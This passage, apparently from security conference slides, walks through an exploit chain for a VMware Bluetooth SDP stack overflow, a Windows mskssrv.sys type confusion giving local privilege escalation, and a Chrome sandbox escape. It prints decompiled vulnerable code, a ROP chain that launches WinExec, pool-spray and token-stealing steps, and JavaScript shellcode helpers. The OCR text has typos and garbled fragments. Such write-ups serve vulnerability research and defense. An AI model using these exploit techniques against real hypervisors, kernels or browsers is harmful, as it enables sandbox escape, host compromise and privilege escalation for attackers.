
2.Allocate 0x1000 size object containing data address

```
vurb *__fastcall VUsb_NewUrbWithBuf(..., unsigned int legnth)
{ // sub_1407593C0
   new urb = UtilSafeMalloc0(v3 * 12 + legnth + 152i64);
   new_urb->be = qword_14132C3B0; // data section address
   new_urb->data = &new_urb->_packets[v3];
   return new_urb;
}
```

3. Free the 0x1000 size object

- 5. Reallocate freed 0x1000 size object
- 6. Response URB to guest

- VMware vBluetooth Stack Overflow Vulnerability
 - Pwn2Own 2023 Vancouver
 - Vulnerability existed in Bluetooth Service Discovery Protocol(SDP)




Handler for SDP Data

```
char SDPData ReadElement( QWORD *in rbuf, int type in, struct a3 *ele)
 // ...
  addition size desc = 1;
 if ( !RBuf_CopyOutHeader(*in_rbuf, (char *)buf, 1ui64)
   return 0;
  switch ( buf[0] & 7 )
   // ...
    case 6:
      addition size desc = 3;
      if ( !RBuf_CopyOutHeader(*in_rbuf, (char *)buf, 3ui64)
       return 0:
      ele_size = (buf[1] << 8) | buf[2];
     break;
   // ...
  ele_type = buf[0] >> 3;
 ele->ele_type = ele_type;
ele->ele_size = ele_size;ele_size are user controllable
```

```
switch ( ele_type )
{
    case SDP_DE_NULL: // 0
        _mm_lfence();
    return ele_size == 0;
    case SDP_DE_UINT: // 1
        mm_lfence();
    return SDPData_ReadRawInt(in_rbuf, ele_size, &ele->data, &ele->v);
    case SDP_DE_URL:
        _mm_lfence();
        ele->data = RBuf_CopyOutData(in_rbuf, 0, ele_size);
        return 1;
    // ...
```

```
len is controllable
char SDPData_ReadRawInt(_QWORD **buf_in, _DWORD len-
 char Tmp[16];
 char Src[16];
                                                             * Buffer Overflow Point 1
 result = RBuf CopyOutHeader(*buf in, Tmp, len);
                                                               Tmp[0x10] buffer will be overflowed
 if ( result )
   memcpy(&Src[16-len], Tmp, len)
   *a3 = 0LL;
   if (a4)
                                                             * Buffer Overflow Point 2
     *a4 = 0LL;
   return SDPData Slice(buf in, len);
                                                             - Copy Tmp to Src
 return result;
                                                               It use minus index.
```

- memcpy function does not use its own stack, there is no stack cookie itself.
- Since len, Src are guest controllable, We can execute WinExec using ROP




ROP Chain for Exploit


```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x000000000636c6163; // 'calc' <--- rcx
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&regdata[pos+0x10]) = ret; // ret
*((unsigned long *)&regdata[pos+0x18]) = ret; // ret
*((unsigned long *)&reqdata[pos+0x20]) = ret; // ret
*((unsigned long *)&reqdata[pos+0x28]) = ret; // ret
*((unsigned long *)&reqdata[pos+0x30]) = pop rdx ret;
                                                              // pop rdx; ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;
                                                              // rdx = 0
*((unsigned long *)&reqdata[pos+0x40]) = push rax ret;
                                                          // == jmp rax
*((unsigned long *)&reqdata[pos+0x48]) = terminate process gadget;
// RSP
*((unsigned long *)&reqdata[pos+0x58]) = pop rdx rax ret;
                                                              // pop rdx; pop rax; ret;
*((unsigned long *)&reqdata[pos+0x60]) = 0x520F0;
                                                              // WinExec - GlobalAllocStub
*((unsigned long *)&reqdata[pos+0x68]) = got GlobalAllocStub;
                                                              // rax = got of GlobalAllocStub
*((unsigned long *)&reqdata[pos+0x70]) = mov rax rax ptr ret;
                                                              // mov rax, qword ptr [rax]; ret;
*((unsigned long *)&reqdata[pos+0x78]) = add rax rdx ret;
                                                               // add rax, rdx; ret; --> rax = winexec
*((unsigned long *)&reqdata[pos+0x80]) = add rsp 0x18 ret;
                                                               // add rsp, 0x18; ret;
```

```
RBuf CopyOutHeader(*buf in, Tmp, len);
                                           // trigger vulnerability with len == 0x90
                                           *((unsigned long *)&reqdata[pos+0]) = 0x000000000636c6163;
                                           *((unsigned long *)&reqdata[pos+8]) = 0x0;
return addr of memcpy
                                           *((unsigned long *)&reqdata[pos+0x10]) = ret;
                                           *((unsigned long *)&reqdata[pos+0x18]) = ret;
                                           *((unsigned long *)&reqdata[pos+0x20]) = ret;
                                           *((unsigned long *)&reqdata[pos+0x28]) = ret;
     0x20 bytes
                                           *((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;
                                           *((unsigned long *)&reqdata[pos+0x38]) = 0x0;
                                           *((unsigned long *)&reqdata[pos+0x40]) = push_rax_ret;
     Src[0x10]
                                           *((unsigned long *)&reqdata[pos+0x48]) = terminate proc gadget;
     Tmp[0x10]
                                           // RSP
                                           *((unsigned long *)&reqdata[pos+0x58]) = pop rdx rax ret;
                                           *((unsigned long *)&reqdata[pos+0x60]) = 0x520F0;
                                           *((unsigned long *)&reqdata[pos+0x68]) = got_GlobalAllocStub;
                                           *((unsigned long *)&reqdata[pos+0x70]) = mov rax rax ptr ret;
                                           *((unsigned long *)&reqdata[pos+0x78]) = add rax rdx ret;
              Copied 0x90 bytes
                                           *((unsigned long *)&reqdata[pos+0x80]) = add rsp 0x18 ret;
```







// Just before returning in memcpy
rcx → 'calc'



```
// After running chain1
rcx → 'calc'
rax → WinExec
```



- Windows Streaming Service Type Confusion Vulnerability
 - In-The-Wild Vulnerability
 - The same driver as CVE-2023-29360 used for Guest LPE



• Windows Streaming Service Type Confusion Vulnerability

mskssrv.sys

```
__int64 __fastcall FSRendezvousServer::PublishRx(FSRendezvousServer *this, struct _IRP *irp)
 FSRendezvousServer::Lock(this);
 FsContext2 = (const struct FSRegObject *)obj->FileObject->FsContext2;
 // Find the <u>"FsContext2" is in the FSRendezvousServer object</u>
 isfindobj = FSRendezvousServer::FindObject(this, FsContext2);
 KeReleaseMutex((PRKMUTEX)((char *)this + 8), 0);
 if ( isfindobj )
   // Call FSStreamReg::PublishRx
   result = FSStreamReg::PublishRx(FsContext2, data);
                                                                    Validation function for FsContext2
                    Treat as FSStreamReg Object
                           (this value)
```

• FSRendezvousServer::FindObject

```
char __fastcall FSRendezvousServer::FindObject(...)
{
   if ( FsContext2 )
   {
      if ( *(_DWORD *)(FsContext2 + 0x30) == 1 )
      {
            /* FsContextReg Object (Type == 1) */
      }
      else
      {
            /* FSStreamReg Object (Type == 2) */
      }
    return 0;
}
```

Two possible types exists

- 1. FSContextReg
- 2. FSStreamReg

• FSRendezvousServer::InitializeContext

```
__int64 __fastcall FSRendezvousServer::InitializeContext(...)
{
...
FSContextRegMem = operator new @x78ui64 (enum _POOL_TYPE)a2, 0x67657243u);
if (FSContextRegMem)
{
...
    *(_QWORD *)FSContextRegMem = &FSContextReg::`vftable`; // Setup VTable
    *(_QWORD *)(FSContextRegMem + 0x20) = FSContextRegMem;
    *(_DWORD *)(FSContextRegMem + 0x30) = 1; // 1 ==> FSStreamReg
    *(_DWORD *)(FSContextRegMem + 0x34) = 0x78; // Size of Object
    ...
}
...
obj->FileObject->FsContext2 = (PVOID)FSContextRegMem;
...
}
```

Two possible types exists

- 1. FSContextReg \rightarrow 0x78 bytes
- 2. FSStreamReg

• FSRendezvousServer::InitializeStream

```
int64 fastcall FSRendezvousServer::InitializeStream(...)
FSStreamRegMem = operator new(0x1D8ui64, (enum POOL TYPE)a2, 0x67657253u);
if ( FSStreamRegMem )
  FSStreamReg = FSStreamReg::FSStreamReg(FSStreamRegMem);
obj->FileObject->FsContext2 = (PVOID)FSStreamReg; // Set FsContext2
_int64 __fastcall FSStreamReg::FSStreamReg(__int64 FSStreamRegMem)
*( OWORD *)FSStreamRegMem = &FSStreamReg::`vftable`; // Setup VTable
*( QWORD *)(FSStreamRegMem + 0x20) = FSStreamRegMem;
*( DWORD *)(FSStreamRegMem + 0x30) = 2; // 2 ==> FSStreamReg
*( DWORD *)(FSStreamRegMem + 0x34) = 0x1D8; // Size of Object
return FSStreamRegMem;
```

Two possible types exists


- 1. FSContextReg \rightarrow 0x78 bytes
- 2. FSStreamReg \rightarrow 0x1D8 bytes

- FSStreamReg::PublishRx
 - Treat FSContext2 as FSStreamReg Object
 - What happens if it is FSContextReg?
 - Size of FSContextReg (0x78 bytes) < Size of FSStreamReg (0x1D8 bytes)
 - Out-Of-Bound Access!!

```
__int64 __fastcall FSStreamReg::PublishRx(__int64 this, __int64 data)
{
    ...
    this_0x188 = (_QWORD *)(this + 0x188); // Out Of Bound Access
    if ( (_QWORD *)*this_0x188 == this_0x188 )
        return (unsigned int)0xC0000010;
```

- Exploitation
 - OOB access in Nonpaged Pool
 - Control the memory layout by NamedPipe Objects
 - Create Arbitrary Decrement Primitive
 - Place the desired address at (this+0x1C8)


```
__int64 __fastcall FSStreamReg::PublishRx(__int64 this, __int64 data)
{
...
    some_flag = *(_DWORD *)(this_0x198 + 0xD0);
    FSFrameMdl::UnmapPages(this_0x198);
    // some_flag == true
    if ( some_flag )
    {
        ...
        ObfDereferenceObject(*(PVOID *)(this + 0x1C8)); // Arbitrary Decrement
    }
    ...
```



- NamedPipe Object
 - Can't locate controllable address at (this+0x1C8)
- Solution
 - Use another object for spraying
 - Finding another exploit strategy

ThreadName Object

```
NameMem = ExAllocatePoolWithTag(NonPagedPoolNx, ThreadName_Unicode.Length + 16i64, 0x6D4E6854u);
ThreadName = ( UNICODE STRING *)NameMem;
                                                                                          Controllable Size
if(ThreadName)
 NameArea = (wchar t *)(NameMem + 0x10);
  ThreadName->Buffer = NameArea;
  ThreadName->Length = ThreadName Unicode.Length;
                                                                                           User Datafrom +0x10
  ThreadName->MaximumLength = ThreadName_Unicode.Length;
  // Copy User Data to the memory
 memmove(NameArea, ThreadName Unicode.Buffer, ThreadName Unicode.Length);
  OldName = ThreadObj->ThreadName;
  ThreadObj->ThreadName = ThreadName;
                                                                                          Freeing Object
 if ( OldName )
                                                                                          when you want
    ExFreePoolWithTag(OldName, 0x6D4E6854u);
```



- ThreadName Object
 - Locate controllable address at (this+0x1C8)
 - Arbitrary Decrement
 - Change Thread->PrevMode to 0
- Arbitrary R/W
 - NtReadVirtualMemory, NtWriteVirtualMemory
 - Copying SYSTEM token

Chaining Them



Embedding sandbox exploit code into JS

- Writing whole exploit as a shellcode
- PwnJS
 - Help writing "Browser Exploit" From "Read/Write Primitive"
 - https://github.com/theori-io/pwnjs
 - Last commit is more than 5 years ago
 - Now, It didn't work...
- Write Helper class for this exploit

Embedding sandbox exploit code into JS

```
log("[+] ucrtbase : " + ucrtbase.toString(16));
log("[+] kernel32base : " + kernel32base.toString(16));
let pwn = new Pwn(kernel32base, ntdllbase, runShellcode)
                                                                        // Helper Class "Pwn"
let NtCreateIoCompletion = pwn.getProcAddress(ntdllbase, "NtCreateIoCompletion");
let NtCreateWorkerFactory = pwn.getProcAddress(ntdllbase, "NtCreateWorkerFactory");
. . .
var iocomp addr = rwspace;
                                         NtCreateIoCompletion(&hIoComp, GENERIC ALL, NULL, 1);
     call ·····
shellcode = shellcode.concat(pwn.func4 shellcode(NtCreateIoCompletion, iocomp addr, 0x10000000n, 0n, 1n));
// rax = *iocomp addr
// rax == hIoComp
shellcode = shellcode.concat(pwn.readShellcode(iocomp addr));
// r15 <- rax
shellcode = shellcode.concat([0x49, 0x89, 0xc7]);
var hfactory addr = rwspace + 0x8n;
      shellcode = shellcode.concat(pwn.func shelltode(NtCreateWorkerFactory, hfactory addr, 0x10000000n, 0n, "@r15", 0xffffffffffffffff,...
```


- Recall the exploit strategy for Chrome Sandbox Escape
 - 1. Spray Thread of higher privileged process
 - 2. Arbitrary Read/Write on the higher privileged process
 - 3. Execute Code on the higher privileged process
- Which process is appropriate?
 - Service process (SYSTEM integrity)
 - We don't know the proper way to spray SYSTEM thread in renderer
 - Browser process (Medium integrity)
 - Audio/GPU process (Low integrity)

→ Must chain with LPE to get SYSTEM

Exploit AudioContext

```
for(var i=0;i<100; i++){
   var audioCtx = new AudioContext();
   audioCtx.resume()
}</pre>
```


- We can spray threads of audio process
 - but threads of renderer process also are created
 - Strong hardening techniques are adopted



Exploit FilePicker

```
showOpenFilePicker();
```

- Create new process for file picker
 - With 25-30 threads
 - Medium integrity with rare mitigations



- Recall the exploit strategy for Chrome Sandbox Escape
 - 1. Spray Thread of higher privileged process
 - 2. Arbitrary Read/Write on the higher privileged process
 - 3. Execute Code on the higher privileged process
- Where should we overwrite?
 - Use Global Object Addresses exist in Chrome
 - 1. Construct FakeObject in empty area
 - 2. Overwrite the address of a global object to FakeObject's address
 - 3. When the global address is referenced, arbitrary function call can be triggered

- Global Object for Scoped Handle
 - Called when the FilePicker window is closed

```
// Static.
bool HandleTraits::CloseHandle(HANDLE handle) {
   return ScopedHandleVerifier::Get()->CloseHandle(handle);
}
g_active_verifier
```

Global Object for Allocation

Called when partition allocation is freed

```
ALWAYS_INLINE void ShimFree(void* address, void* context) {
   const allocator_shim::AllocatorDispatch* const chain_head = GetChainHead();
   return chain_head->free_function(chain_head, address, context);
}

g_chain_head

y_chain_head
```

- The first gadget
 - combase!CStdStubBuffer2_Disconnect

```
// combase.dll
void __stdcall CStdStubBuffer2_Disconnect(__int64 this)
{
   Object1 = *(_QWORD *)(this - 8);
   if ( Object1 )
        (*(void (__fastcall **)(__int64))(*(_QWORD *)Object1 + 32i64))(Object1);
   Object2 = _InterlockedExchange64((volatile __int64 *)(this + 16), 0i64);
   if ( Object2 )
        (*(void (__fastcall **)(__int64))(*(_QWORD *)Object2 + 16i64))(Object2);
}
```


The first function call


The second unction call

Connect function calls of two objects


- The second gadget
 - user32!_fnINLPHELPINFOSTRUCT


Call an Arbitrary function with desired arguments



